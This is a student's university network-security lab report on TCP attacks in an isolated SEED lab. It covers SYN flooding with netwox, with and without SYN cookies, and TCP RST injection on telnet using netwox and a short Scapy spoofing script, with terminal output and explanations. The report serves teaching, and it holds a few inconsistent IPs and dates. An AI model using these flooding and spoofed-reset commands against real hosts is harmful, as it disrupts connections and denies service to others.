



## COMPUTER NETWORK SECURITY LAB - UE18CS335

### LAB 2: TCP ATTACK LAB

**Name:** Ankitha P

**Srn :** PES1201801491 (43)

**Class:** 6 'D'

**Date :** 20/02/2021

#### **TASK 1 - SYN Flooding Attack**

Attacker machine - 10.0.2.14

Victim machine - 10.0.2.18

Observer machine - 10.0.2.20

#### **Countermeasure (SYN cookie) to SYN Flood attack is turned off**

1. Current size of the victim's queue for half-opened connections

```
Terminal
[02/20/21]seed@Ankitha_PES1201801491:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[02/20/21]seed@Ankitha_PES1201801491:~$ █
```

The size of the victim's queue for half-opened connections is retrieved as 128.

2. Turning off the SYN Cookies Countermeasure and queue before the attack

Using the below commands, we turn off the SYN cookie countermeasure in the victim machine before the attack and the usage of the queue currently before the attack. We can see that the current open ports that are awaiting connections are in the LISTEN state.

```
[02/20/21]seed@Ankitha_PES1201801491:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[02/20/21]seed@Ankitha_PES1201801491:~$ netstat -na | grep tcp
tcp        0      0 10.0.2.18:53          0.0.0.0:*          LISTEN
tcp        0      0 127.0.0.1:53          0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:22          0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:23          0.0.0.0:*          LISTEN
tcp        0      0 127.0.0.1:953         0.0.0.0:*          LISTEN
tcp        0      0 127.0.0.1:3306         0.0.0.0:*          LISTEN
tcp6       0      0 :::80              :::*               LISTEN
tcp6       0      0 :::53              :::*               LISTEN
tcp6       0      0 :::21              :::*               LISTEN
tcp6       0      0 :::22              :::*               LISTEN
tcp6       0      0 :::3128             :::*               LISTEN
tcp6       0      0 :::1:953             :::*               LISTEN
[02/20/21]seed@Ankitha_PES1201801491:~$
```

### 3. Executing the attack using netwox tool on attacker machine

```
[02/20/21]seed@Ankitha_PES1201801491:~$ sudo netwox 76 -i 10.0.2.10 -p 23 -s raw
```

### 4. Half-opened connections on the victim machine

```
[02/20/21]seed@Ankitha_PES1201801491:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp     0      0 10.0.2.18:53          0.0.0.0:*          LISTEN
tcp     0      0 127.0.0.1:53          0.0.0.0:*          LISTEN
tcp     0      0 0.0.0.0:22          0.0.0.0:*          LISTEN
tcp     0      0 0.0.0.0:23          0.0.0.0:*          LISTEN
tcp     0      0 127.0.0.1:953         0.0.0.0:*          LISTEN
tcp     0      0 127.0.0.1:3306         0.0.0.0:*          LISTEN
tcp     0      0 10.0.2.18:23          250.126.44.230:33823    SYN_RECV
tcp     0      0 10.0.2.18:23          240.207.129.213:22591   SYN_RECV
tcp     0      0 10.0.2.18:23          254.146.145.191:44646   SYN_RECV
tcp     0      0 10.0.2.18:23          245.54.205.122:40734   SYN_RECV
tcp     0      0 10.0.2.18:23          246.240.42.200:49320   SYN_RECV
tcp     0      0 10.0.2.18:23          246.83.53.139:52459   SYN_RECV
tcp     0      0 10.0.2.18:23          240.4.221.236:38719   SYN_RECV
tcp     0      0 10.0.2.18:23          246.75.5.149:8755    SYN_RECV
tcp     0      0 10.0.2.18:23          255.195.30.135:57229   SYN_RECV
tcp     0      0 10.0.2.18:23          242.177.217.211:6142   SYN_RECV
tcp     0      0 10.0.2.18:23          243.2.231.142:44573   SYN_RECV
tcp     0      0 10.0.2.18:23          253.14.236.238:60325   SYN_RECV
tcp     0      0 10.0.2.18:23          249.170.132.117:30755  SYN_RECV
tcp     0      0 10.0.2.18:23          252.94.167.237:24374   SYN_RECV
tcp     0      0 10.0.2.18:23          244.139.86.104:26880   SYN_RECV
tcp     0      0 10.0.2.18:23          247.201.246.136:38055   SYN_RECV
tcp     0      0 10.0.2.18:23          254.140.25.68:43836   SYN_RECV
tcp     0      0 10.0.2.18:23          254.94.96.226:40179   SYN_RECV
tcp     0      0 10.0.2.18:23          241.158.115.117:25935  SYN_RECV
tcp     0      0 10.0.2.18:23          248.48.81.79:20900    SYN_RECV
tcp     0      0 10.0.2.18:23          240.145.233.238:1700   SYN_RECV
tcp     0      0 10.0.2.18:23          254.155.230.122:47655  SYN_RECV
tcp     0      0 10.0.2.18:23          242.133.56.56:47935   SYN_RECV
tcp     0      0 10.0.2.18:23          255.233.234.169:23843  SYN_RECV
```


We can notice as shown below, the many half opened tcp connections because of the flooding attack spoofed from random ip addresses. These are in the SYN\_RECV state indicating that the TCP handshake was started but never completed because they arrived from unreliable and probably malicious ip addresses spoofed by the attacker. Hence these are half open connections.

## 5. Trying a Telnet session from the observer machine (10.0.2.20)

```
[02/20/21]seed@Ankitha_PES1201801491:~$ telnet 10.0.2.18
Trying 10.0.2.18...
telnet: Unable to connect to remote host: Connection timed out
[02/20/21]seed@Ankitha_PES1201801491:~$
```


On trying to connect to the victim machine (10.0.2.6) using telnet, there is a connection time-out and hence the connection is unsuccessful because the victim machine is not able to accept any new TCP connections as there is an overflow in its queue caused by the attack.

## 6. Wireshark capture



In the wireshark capture we can notice that SYN packets are sent to the victim 10.0.2.18 from random IP addresses which may not be assigned to any machine. Hence, the half-open connections will stay in the queue until they time out and prevent the victim from accepting other connections. We can also notice a few RST\_ACKs from the spoofed ip sources to the victim implying that those machines want to end the connection with the victim as they never started it in the first place.

When victim telnets the server machine, it is not able to connect giving a connection timeout error



## Countermeasure (SYN cookie) to SYN Flood attack is turned on

### 1. Queue before the attack

```
[02/20/21]seed@Ankitha_PES1201801491:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
[02/20/21]seed@Ankitha_PES1201801491:~$ netstat -na | grep tcp
tcp        0      0 10.0.2.20:53          0.0.0.0:*                  LISTEN
tcp        0      0 127.0.0.1:53          0.0.0.0:*                  LISTEN
tcp        0      0 0.0.0.0:22          0.0.0.0:*                  LISTEN
tcp        0      0 0.0.0.0:23          0.0.0.0:*                  LISTEN
tcp        0      0 127.0.0.1:953         0.0.0.0:*                  LISTEN
tcp        0      0 127.0.0.1:3306         0.0.0.0:*                  LISTEN
tcp6       0      0 ::1:80              ::*:*                     LISTEN
tcp6       0      0 ::1:53              ::*:*                     LISTEN
tcp6       0      0 ::1:21              ::*:*                     LISTEN
tcp6       0      0 ::1:22              ::*:*                     LISTEN
tcp6       0      0 ::1:3128             ::*:*                     LISTEN
tcp6       0      0 ::1:953              ::*:*                     LISTEN
[02/20/21]seed@Ankitha_PES1201801491:~$
```

We now launch a SYN flooding attack with SYN cookie mechanism turned on (net.ipv4.tcp\_syncookies=1). This is a defense mechanism to counter SYN flooding attacks. The half-connection queue before the attack, and after setting the SYN Cookies parameter to 1 can be observed here.

We then execute the SYN flooding attack again sending spoofed SYN packets to the victim machine using netwox 76 tool.

```
[02/20/21]seed@Ankitha_PES1201801491:~$ sudo netwox 76 -i 10.0.2.18 -p 23 -s raw
```

### 2. Successful Telnet Connection from the observer machine (10.0.2.20)

To check if the attack worked, we try to telnet the victim machine from the observer machine and it is successful. The attack has not worked.


```
[02/20/21]seed@Ankitha_PES1201801491:~$ telnet 10.0.2.18
Trying 10.0.2.18...
Connected to 10.0.2.18.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
Ankitha_PES1201801491 login: seed
Password:
Last login: Sun Feb  7 03:46:51 EST 2021 from 10.0.2.13 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/20/21]seed@Ankitha_PES1201801491:~$
```

### 3. Wireshark capture on the observer machine



In the above screenshot, we can observe a successful telnet connection when SYN cookie is turned on.

#### OBSERVATIONS:

##### 1) When SYN cookie is turned off

- With spoofed TCP SYN packets having random source IP addresses sent to the victim machine, its half-open connection is overflowed. These packets will stay in the queue until a given timeout.
- As there is no more space in the half-open queue, the victim machine will not accept any more TCP connection requests. The victim replies with SYN+ACK packets which may be dropped somewhere because the IP addresses may not be assigned to any machine.
- Hence, opening a telnet connection from the observer machine to the victim machine failed. The SYN Flood attack is successfully executed.

##### 2) When SYN cookie is turned off

- When the SYN cookies measure is turned on, the resources of the victim machine are not allocated to a connection until the final ACK has been received by the source machine. Hence, the SYN flood attack is unsuccessful.
- SYN cookies calculate an initial sequence number using a key, here known only to the victim, on certain parameters of the received SYN packet and send it in SYN ACK packet. When this (seq no + 1) is sent back in the ACK packet, the server verifies the acknowledgement number and will know that it was a reply to the SYN ACK packet it sent. Since only the victim has the key, the attacker can't spoof SYN cookies and hence SYN flooding attacks are prevented.
- Hence, opening a telnet connection from the observer machine to the victim machine was successful. The SYN Flood attack failed.

## TASK 2 - TCP RST Attacks on telnet and ssh connections

Attacker machine - 10.0.2.14


Victim (Client) machine - 10.0.2.18

Server machine - 10.0.2.20

### TCP RST attack on telnet using Netwox

We first telnet the server from the client machine and establish a proper connection. From the wireshark capture we can obtain the last packet sent from the client machine to the server machine. We can get the source and destination port. We get the next sequence number which the client is expecting.

#### Wireshark capture for last packet info




#### Attacker machine:

Using these we create a spoofed RST packet and run the attack using the netwox 40 tool as shown below on the attacker. We can see in the spoofed packet that the RST flag is set to 1. The destination port is 23 as this is a telnet connection.

```
[02/20/21]seed@Ankitha_PES1201801491:~$ sudo netwox 40 -l 10.0.2.20 -m 10.0.2.18 -o 23 -p 52022 -B -q 4239746814
IP
|version| ihl |      tos      |          totlen          | | |
|    4   |   5   | 0x00=0    |          0x0028=40          |
|          id          | r|D|M| offset|frag        |
| 0xD264=53860 | 0|0|0| 0x0000=0 |
|      ttl       | protocol |      checksum      |
| 0x00=0       | 0x06=6   | 0xD046           |
|          source          |
|          10.0.2.20          |
|          destination          |
|          10.0.2.18          |
TCP
|          source port          |      destination port      |
| 0x0017=23          | 0xCB36=52022          |
|          seqnum          |
| 0xFCB566FE=4239746814          |
|          acknum          |
| 0x00000000=0          |
| doff |r|r|r|r|C|E|U|A|P|R|S|F|      window      |
| 5 |0|0|0|0|0|0|0|0|0|1|0|0| 0x0000=0 |
|          checksum          |      urgptr      |
| 0x68B9=26809          | 0x0000=0 |
[02/20/21]seed@Ankitha_PES1201801491:~$
```

## Victim machine:



```
[02/20/21]seed@Ankitha_PES1201801491:~$ telnet 10.0.2.20
Trying 10.0.2.20...
Connected to 10.0.2.20.
Escape character is '^].
Ubuntu 16.04.2 LTS
Ankitha_PES1201801491 login: seed
Password:
Last login: Sun Feb 7 03:46:51 EST 2021 from 10.0.2.13 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage


1 package can be updated.
0 updates are security updates.

[02/20/21]seed@Ankitha_PES1201801491:~$ Connection closed by foreign host.
[02/20/21]seed@Ankitha_PES1201801491:~$
```

At the client machine, it is observed that the connection was closed by the server as the server received a spoofed RST packet with the client machine as source. The TCP RST attack was successful and broke the telnet connection.

## Wireshark capture

The below wireshark capture shows the spoofed RST packet from 10.0.2.20 to 10.0.2.18 to end the connection.



## TCP RST attack on telnet using Scapy

We first telnet the server from the client machine and establish a proper connection. From the wireshark capture we can obtain the last packet sent from the client machine to the server machine. We can get the source and destination port. We can also see the next sequence number which the client is expecting.

The packet numbered 70 gives the required details

Capturing from any						
No.	Time	Source	Destination	Protocol	Length	Info
58	2021-02-29 03:50:01.1927854	10.0.2.20	10.0.2.18	TELNET	70	Telnet Data ...
59	2021-02-29 03:50:01.1943135	10.0.2.18	10.0.2.20	TCP	68	52074 - 23 [ACK] Seq=496650646 Ack=2591749702 Win=29312 Len=0 TSval=2039275 T...
60	2021-02-29 03:50:01.2147721	10.0.2.20	10.0.2.18	TELNET	133	Telnet Data ...
61	2021-02-29 03:50:01.2155224	10.0.2.18	10.0.2.20	TCP	68	52074 - 23 [ACK] Seq=496650646 Ack=2591749767 Win=29312 Len=0 TSval=2039288 T...
62	2021-02-29 03:50:01.2155717	10.0.2.20	10.0.2.18	TELNET	70	Telnet Data ...
63	2021-02-29 03:50:01.2159285	10.0.2.18	10.0.2.20	TCP	68	52074 - 23 [ACK] Seq=496650646 Ack=2591749769 Win=29312 Len=0 TSval=2039281 T...
64	2021-02-29 03:50:01.3897493	10.0.2.20	10.0.2.18	TELNET	131	Telnet Data ...
65	2021-02-29 03:50:01.3901265	10.0.2.18	10.0.2.20	TCP	68	52074 - 23 [ACK] Seq=496650646 Ack=2591749832 Win=29312 Len=0 TSval=2039324 T...
66	2021-02-29 03:50:01.3901350	10.0.2.20	10.0.2.18	TELNET	281	Telnet Data ...
67	2021-02-29 03:50:01.3904760	10.0.2.18	10.0.2.20	TCP	68	52074 - 23 [ACK] Seq=496650646 Ack=2591750045 Win=30336 Len=0 TSval=2039324 T...
68	2021-02-29 03:50:01.4289266	::1	::1	UDP	64	50388 - 39100 Len=0
69	2021-02-29 03:50:01.4943462	10.0.2.20	10.0.2.18	TELNET	108	Telnet Data ...
70	2021-02-29 03:50:01.4947950	10.0.2.18	10.0.2.20	TCP	68	52074 - 23 [ACK] Seq=496650646 Ack=2591750085 Win=30336 Len=0 TSval=2039356 T...
71	2021-02-29 03:50:21.4354467	::1	::1	UDP	64	50388 - 39100 Len=0
72	2021-02-29 03:50:41.4479920	::1	::1	UDP	64	50388 - 39100 Len=0
73	2021-02-29 03:51:01.4688518	::1	::1	UDP	64	50388 - 39100 Len=0
74	2021-02-29 03:51:21.4696648	::1	::1	UDP	64	50388 - 39100 Len=0
75	2021-02-29 03:51:41.4777118	::1	::1	UDP	64	50388 - 39100 Len=0

Frame 70: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0  
 ▶ Linux cooked capture  
 ▶ Internet Protocol Version 4, Src: 10.0.2.18, Dst: 10.0.2.20  
 ▶ Transmission Control Protocol, Src Port: 52074, Dst Port: 23, Seq: 496650646, Ack: 2591750085, Len: 0


reset\_tcp.py file written using scapy to spoof a RST packet with the ip addresses, port numbers and sequence numbers written according to the last telnet packet captured



```
#!/usr/bin/python
import sys
from scapy.all import *
print("Sending reset packet ....")
IPLayer = IP(src="10.0.2.18" , dst="10.0.2.20")
TCPLayer = TCP(sport=52074, dport=23,flags="R" ,seq=496650646)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt,verbose=0)
```

### Attacker machine:


The below screenshot shows the details of the spoofed TCP RST packet that is sent from the attacker, with the victim client machine as the source, also having its respective port number and next sequence number taken from the last sent packet.



```
[02/20/21]seed@Ankitha_PES1201801491:~$ gedit reset_tcp.py
[02/20/21]seed@Ankitha_PES1201801491:~$ sudo python reset_tcp.py
Sending reset packet .....
version      : BitField (4 bits)          = 4          (4)
ihl         : BitField (4 bits)          = None       (None)
tos         : XByteField               = 0          (0)
len         : ShortField              = None       (None)
id         : ShortField              = 1          (1)
flags        : FlagsField (3 bits)        = <Flag 0 ()> (<Flag 0 ()>)
frag        : BitField (13 bits)         = 0          (0)
ttl         : ByteField                = 64         (64)
proto        : ByteEnumField           = 6          (0)
checksum     : XShortField             = None       (None)
src          : SourceIPField           = '10.0.2.18' (None)
dst          : DestIPField              = '10.0.2.20' (None)
options      : PacketListField         = []         ([])
-- 
sport        : ShortEnumField           = 52074      (20)
dport        : ShortEnumField           = 23         (80)
seq          : IntField                 = 496650646 (0)
ack          : IntField                 = 0          (0)
dataofs      : BitField (4 bits)          = None       (None)
reserved     : BitField (3 bits)          = 0          (0)
flags        : FlagsField (9 bits)         = <Flag 4 (R)> (<Flag 2 (S)>)
window       : ShortField              = 8192       (8192)
checksum     : XShortField             = None       (None)
urgptr       : ShortField              = 0          (0)
options      : TCPOptionsField         = []         ([])
[02/20/21]seed@Ankitha_PES1201801491:~$
```

### Client machine:

In the below screenshot, we can observe the telnet connection being closed by the server.



```
[02/20/21]seed@Ankitha_PES1201801491:~$ telnet 10.0.2.20
Trying 10.0.2.20...
Connected to 10.0.2.20.
Escape character is ']'.
Ubuntu 16.04.2 LTS
Ankitha_PES1201801491 login: seed
Password:
Last login: Sat Feb 20 03:17:43 EST 2021 from 10.0.2.18 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

